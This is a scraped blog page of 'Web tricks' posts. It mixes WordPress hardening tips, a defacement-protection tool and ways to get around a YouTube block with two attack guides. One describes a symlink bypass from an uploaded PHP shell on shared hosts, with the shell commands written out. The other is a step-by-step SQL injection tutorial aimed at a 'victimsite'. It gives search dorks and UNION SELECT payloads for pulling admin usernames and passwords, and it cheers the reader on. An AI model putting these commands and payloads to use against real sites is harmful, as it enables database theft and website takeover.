Showing posts with label Web tricks. Show all posts

How Hackers Are Hacking Into Websites On Shared Hosts - Symlink Bypass Explained


You
might have noticed a tremendous increase number of hack attacks on
wordpress, joomla blogs and other content managing systems. What the
hackers are doing is that instead of targeting the CMS itself meaning
wordpress or joomla. They are targeting a vulnerable website on a
server, Once they gain access to a single vulnerable website on the
server, They upload a shell and with a method called "Symlink Bypass". They
manage to extract the configuration files of another website hosted on
that same server and later on using a simple MySQL interface they
connect to that website.

What Is Symlink Bypass?

Well, I would not like to go into much detail. However for your
understanding all you need to know is that symlink is a method to
refrence other files and folders on linux. Just like a shortcut in
windows. Symlink is necessary in order to make linux work faster.
However symlink bypassing is a method which is used to access folders on
a server which the user isn't permitted. For example the home directory
can only be accessed by a root level user. However with symlink bypass
you can touch files inside home directory.


Step 1 - The hackers searches for a vunerable website on a
server. A hacker can get list of domains on a webserver by doing a
reverse iP lookup.

Step 2 - Next the hacker hacks into any vulnerable website on the server and upload a PHP shell.


Step 3 - The above picture demonstrates two files one named
.htacess and the second named jaugar.izri being uploaded to the server.
Here is what Jaugar.izri looks like when it's made public by adding 0755
permissions.


Step 4 - The hacker connects to the izri script and then gives the following commands

mkdir 1111
cd 1111
ln -s / root
ls -la /etc/valiases/(site.com)


The
first command creates a directory named 1111(Mkdir 1111). The next
command navigates to the directory(cd 1111). The third command creates
the symlink of the root. The fourth command will extract the user name
of the website you put in place of site.com. 


The target website is entered in ls - la /etc/valiases/site.com.


The
above screenshot explains the whole story. The hacker then navigates to
the "1111" directory and the configuration file of the target website
is created there. The hacker downloads the configuration files and uses
the information to access the database and there he can make any
changes.


How To Be Protected?

There is nothing much you can do it on your end, else then renaming your
config and moving it to a safer place. If you are worried about your
website's security, Feel free to contact me.

Read more ...

How To Secure Your Wordpress Blogs?


After a long time i am going to show you how to secure Wordpress blogs from haclers. Hackers are the person like you and us but the only difference is that
they use their skills for the negative and destructive purposes, they
use their skills to break a website, they normally destroy all the
stuff's, so if you are a admin of a website you should care about the
security of the website.
 As you know that the wordpress is a common and most popular plate form
for blogging, but the security of the wordpress is always a hot
discussion and it need more and more concentration because vulnerability
discover everyday. Below are some tips to make your blog secure:

Secure WP-Admin By IP

Let suppose if someone can get the ability(username & Password) to
enter into your website WP section, you can restrict this area by your
IP. It prevent brute forcing attack and only you can able to control on
your website because of IP restriction.

Order deny,allow
Deny from All
Allow from 123.456.789.0

You can allow and deny IP's from a range use this:
order deny,allow deny from all # allow my home IP address allow from
XX.XX.XXX.XXX # allow my work IP address allow from XX.XX.XXX.XXX


Protect WP-Config.php File

WP-Config.php file has a great importance on wordpress plate form, it
need more care and usually an attacker get the required information
about the database of your website from WP-Config file. Basically if you
use a strong database user-name and password while your WP-Config
security is low than an attacker can get your strong user-name and
password from wp-config file, because it contain all the information
about the security and other things of your website.

Access .htaccess file is located at the root your WordPress installation open it and paste the following code.

order allow,deny
deny from all


Hide WordPress Version Number

You must hide the version of your wordpress because an attacker may find
the available exploit by searching it on different exploit database by
version number and it may cause a great harm for your blog so be care
about it.

This tag is in the header.php file that displays your current version of wordpress

Copy and paste the code in the functions.php file of your theme and than you are done.


remove_action('wp_head', 'wp_generator');

Remove Error Message From Login Screen 

This is your clever move to remove the error message that an attacker
would not able to see if the user-name and password incorrect, update
your function.php by this code.

add_filter('login_errors',create_function('$a', \"return null;\"));


Some Other Security Tips

Use your mind because mind is an essential part to secure yourself on the jungle of web.


  • Create strong passwords that are not easily be guess or crack.


  • Secure your own side(your computer) from different malware.


  • Make regular backup of your blog.


  • Update your wordpress to latest version


  • Use SSH instead of FTP


  • Avoid using your account on public places


  • You must be ware on different attacks to secure yourself.


Read more ...

Hacking website using SQL Injection -step by step guide


Before we see what  SQL Injection is. We should know what SQL and Database are.

Database:
Database is collection of data. In website point of view, database is
used for storing user ids,passwords,web page details and more.


Some List of Database are:

* DB servers,
* MySQL(Open source),
* MSSQL,
* MS-ACCESS,
* Oracle,
* Postgre SQL(open source),
* SQLite,


SQL:
Structured Query Language is Known as SQL. In order to communicate
with the Database ,we are using SQL query. We are querying the database
so it is called as Query language.

Definition from Complete reference:


SQL is a tool for organizing, managing, and retrieving data stored by a computer
database. The name "SQL" is an abbreviation for Structured Query Language. For
historical reasons, SQL is usually pronounced "sequel," but the alternate pronunciation
"S.Q.L." is also used. As the name implies, SQL is a computer language that you use to
interact with a database. In fact, SQL works with one specific type of database, called a
relational database.


Simple Basic Queries for SQL:

Select * from table_name :
this statement is used for showing the content of tables including column name.
For eg:
select * from users;

Insert into table_name(column_names,...) values(corresponding values for columns):
For inserting data to table.
For eg:
insert into users(username,userid) values("BreakTheSec","break");

I will give more detail and query in my next thread about the SQL QUERY.

What is SQL Injection?
SQL injection is Common and famous method of hacking at present .
Using this method an unauthorized person can access the database of
the website. Attacker can get all details from the Database.

What an attacker can do?

* ByPassing Logins
* Accessing secret data
* Modifying contents of website
* Shutting down the My SQL server

Now let's dive into the real procedure for the SQL Injection.
Follow my steps.

Step 1: Finding Vulnerable Website:
Our best partner for SQL injection is Google. We can find the
Vulnerable websites(hackable websites) using Google Dork list. google
dork is searching for vulnerable websites using the google searching
tricks. There is lot of tricks to search in google. But we are going
to use "inurl:" command for finding the vulnerable websites.

Some Examples:
inurl:index.php?id=
inurl:gallery.php?id=
inurl:article.php?id=
inurl:pageid=

Here is the huge list of Google Dork
Click Here To Donwload

How to use?

copy one of the above command and paste in the google search engine box.
Hit enter.
You can get list of web sites.
We have to visit the websites one by one for checking the vulnerability.
So Start from the first website.
                       

Note:if you like to hack particular website,then try this:
site:www.victimsite.com dork_list_commands
for eg:

site:www.victimsite.com inurl:index.php?id=

 Step 2: Checking the Vulnerability:
Now we should check the vulnerability of websites. In order to check
the vulnerability ,add the single quotes(') at the end of the url and
hit enter. (No space between the number and single quotes)

For eg:

http://www.victimsite.com/index.php?id=2'

 If the page remains in same page or showing that page not found or showing some other webpages. Then it is not vulnerable.

If it showing any errors which is related to sql query,then it is vulnerable. Cheers..!!
For eg:

You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use
near '\'' at line 1


Step 3: Finding Number of columns:
Now we have found the website is vulnerable. Next step is to find the number of columns in the table.
For that replace the single quotes(') with "order by n" statement.(leave one space between number and order by n statement)

Change the n from 1,2,3,4,,5,6,...n. Until you get the error like "unknown column ".

For eg:

http://www.victimsite.com/index.php?id=2 order by 1
http://www.victimsite.com/index.php?id=2 order by 2
http://www.victimsite.com/index.php?id=2 order by 3
http://www.victimsite.com/index.php?id=2 order by 4

 change the number until you get the error as "unknown column"

if you get the error while trying the "x"th number,then no of column is "x-1".

I mean:

http://www.victimsite.com/index.php?id=2 order by 1(noerror)
http://www.victimsite.com/index.php?id=2 order by 2(noerror)
http://www.victimsite.com/index.php?id=2 order by 3(noerror)
http://www.victimsite.com/index.php?id=2 order by 4(noerror)
http://www.victimsite.com/index.php?id=2 order by 5(noerror)
http://www.victimsite.com/index.php?id=2 order by 6(noerror)
http://www.victimsite.com/index.php?id=2 order by 7(noerror)
http://www.victimsite.com/index.php?id=2 order by 8(error)


 so now x=8 , The number of column is x-1 i.e, 7.

Sometime the above may not work. At the time add the "--" at the end of the statement.
For eg:


http://www.victimsite.com/index.php?id=2 order by 1--


Step 4: Displaying the Vulnerable columns:
Using "union select columns_sequence"
we can find the vulnerable part of the table. Replace the "order by
n" with this statement. And change the id value to negative(i mean
id=-2,must change,but in some website may work without changing).

Replace the columns_sequence with the no from 1 to x-1(number of columns) separated with commas(,).

For eg:
if the number of columns is 7 ,then the query is as follow:


http://www.victimsite.com/index.php?id=-2 union select 1,2,3,4,5,6,7--


If the above method is not working then try this:

http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,3,4,5,6,7--


It will show some numbers in the page(it must be less than 'x' value, i mean less than or equl to number of columns).

Like this:



Now select 1 number.
It showing 3,7. Let's take the Number 3.

Step 5: Finding version,database,user
Now replace the 3 from the query with "version()"

For eg:

http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,version(),4,5,6,7--


It will show the version as 5.0.1 or 4.3. something like this.

Replace the version() with database() and user() for finding the database,user respectively.

For eg:

http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,database(),4,5,6,7--


http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,user(),4,5,6,7--


If the above is not working,then try this:


http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,unhex(hex(@@version)),4,5,6,7--


Step 6: Finding the Table Name
 if the version is 5 or above. Then follow these steps.  Now we have to
find the table name of the database. Replace the 3 with
"group_concat(table_name) and add the "from information_schema.tables
where table_schema=database()"

For eg:


http://www.victimsite.com/index.php?id=-2 and 1=2 union select
1,2,group_concat(table_name),4,5,6,7 from information_schema.tables
where table_schema=database()--

 Now it will show the list of table names. Find the table name which is related with the admin or user.



Now select the "admin " table.

if the version is 4 or some others, you have to guess the table names.
(user, tbluser).  It is hard and bore to do sql inection with version 4.

Step 7: Finding the Column Name

Now replace the "group_concat(table_name) with the "group_concat(column_name)"

Replace the "from information_schema.tables where
table_schema=database()--" with "FROM information_schema.columns WHERE
table_name=mysqlchar--

Now listen carefully ,we have to find convert the table name to MySql CHAR() string and replace mysqlchar with that .

Find MysqlChar() for Tablename:
First of all install the HackBar addon:
https://addons.mozilla.org/en-US/firefox/addon/3899/

Now
select sql->Mysql->MysqlChar()

This will open the small window ,enter the table name which you found. i am going to use the admin table name.

click ok

Now you can see the CHAR(numbers separated with commans) in the Hack toolbar.


Copy and paste the code at the end of the url instead of the "mysqlchar"
For eg:

http://www.victimsite.com/index.php?id=-2 and 1=2 union
select 1,2,group_concat(column_name),4,5,6,7 from
information_schema.columns where table_name=CHAR(97, 100, 109, 105,
110)--


Now it will show the list of columns.
like
admin,password,admin_id,admin_name,admin_password,active,id,admin_name,admin_pas
?
s,admin_id,admin_name,admin_password,ID_admin,admin_username,username,password..etc..


Now replace the replace group_concat(column_name) with group_concat(columnname,0x3a,anothercolumnname).

Columnname should be replaced from the listed column name.
anothercolumnname should be replace from the listed column name.


Now replace the " from information_schema.columns where table_name=CHAR(97, 100, 109, 105, 110)" with the "from table_name"

For eg:

http://www.victimsite.com/index.php?id=-2
and 1=2 union select 1,2,group_concat(admin_id,0x3a,admin_password),4,5,6,7 from admin--


Sometime it will show the column is not found.
Then try another column names

Now it will Username and passwords.

Enjoy..!!cheers..!!

If the website has members then jock-bot for you. You will have the list of usernames and password.
Some time you may have the email ids also,enjoy you got the Dock which can produce the golden eggs.

Step 8: Finding the Admin Panel:
Just try with url like:

http://www.victimsite.com/admin.php
http://www.victimsite.com/admin/
http://www.victimsite.com/admin.html
http://www.victimsite.com:2082/

etc.
If you have luck ,you will find the admin page using above urls. or try this list .
Here is the list of admin urls:
Download

Read more ...

Protect A Website From Being Defaced Or Hacked


A website defacement occurs when the hacker changes the
visual appearance of a website, usually replaces the website's
index.html file with his own file, which may contain the hacker's
message or any thing related to it.

There are many techniques that can be used to deface a website, However
one of the most common technique used for defacement is simple SQL Injection,
which allows the hacker to gain administrative
access to the website.
Some times the hacker may manage to gain root access to the webserver
and therefore may cause a Mass defacement, replacing the index
files of all the website available on that particular servers. This may
be difficult when done manually, however there are many scripts that
automatically do it.


If you are a webmaster and looking forward to protect your website from
being defaced or hacked you are in the right place. AntiDef is a tool
written in java, specially designed for the purpose of protecting a
website from being defaced or hacked.  The usage is quite simple, all
the server manager should do is to run this application with the
following parameters:


  • Path to the copy of the website(source).

  • Path to the application directory. 

  • Path to log directory. 


How Does This Tool Work?


The tool compares the source and the destination files, if they are
found to be different it replaces the files with the backup or original
files.


Read more ...

3 New Ways to Open YouTube in Pakistan


Dear Visitors!
On large requests i received on my Facebook Page I am hereby sharing 3 New ways that how someone can open any blocked website on their PCs.
These three methods to open any blocked website like YouTube in Pakistan are for different users according to their usage.

1. Normal Users;
This method is for all those who just want to watch videos on YouTube
and want to unblock YouTube only for watching videos. All those people
are requested to open any of the following websites.
www.proxfree.com OR
www.kproxy.com

Inside the box just write down YouTube.Com and press Enter button,
YouTube will be open and you can browse/download videos from YouTube on
your normal speed. In these methods you cannot login to your YouTube
Account.

2. YouTube Video Downloaders;
This method is for all those who want a maximum speed of download for
YouTube videos, they are requested to open the following website.
www.hotspotshield.com and download the software (free) after installing the hotspotshield enable the software and browse for YouTube videos.
In this method you will be able to login to your YouTube account and can
watch YouTube videos without any problem of speed. You will get the
maximum speed for download that you have. In this method you cannot
upload videos to your YouTube account.

3. YouTube Video Uploaders;

This method is for all those who want to upload videos to their YouTube account. Simply logon to www.spotflux.com
and download the spotflux. After installing enable the software and
start uploading videos to your YouTube account. Please do not download
videos using this method because it reduces the speed upto 3 times than
your original one, but so far the best way to use for uploading videos
to YouTube Account where YouTube is blocked.

Read more ...
All Tips And Tricks Information Computer tricks in tamil Hindi Mobile tips tricks 2013 HAcking tricks Airtel Idea Vodafone Tata Docomo Tricks internet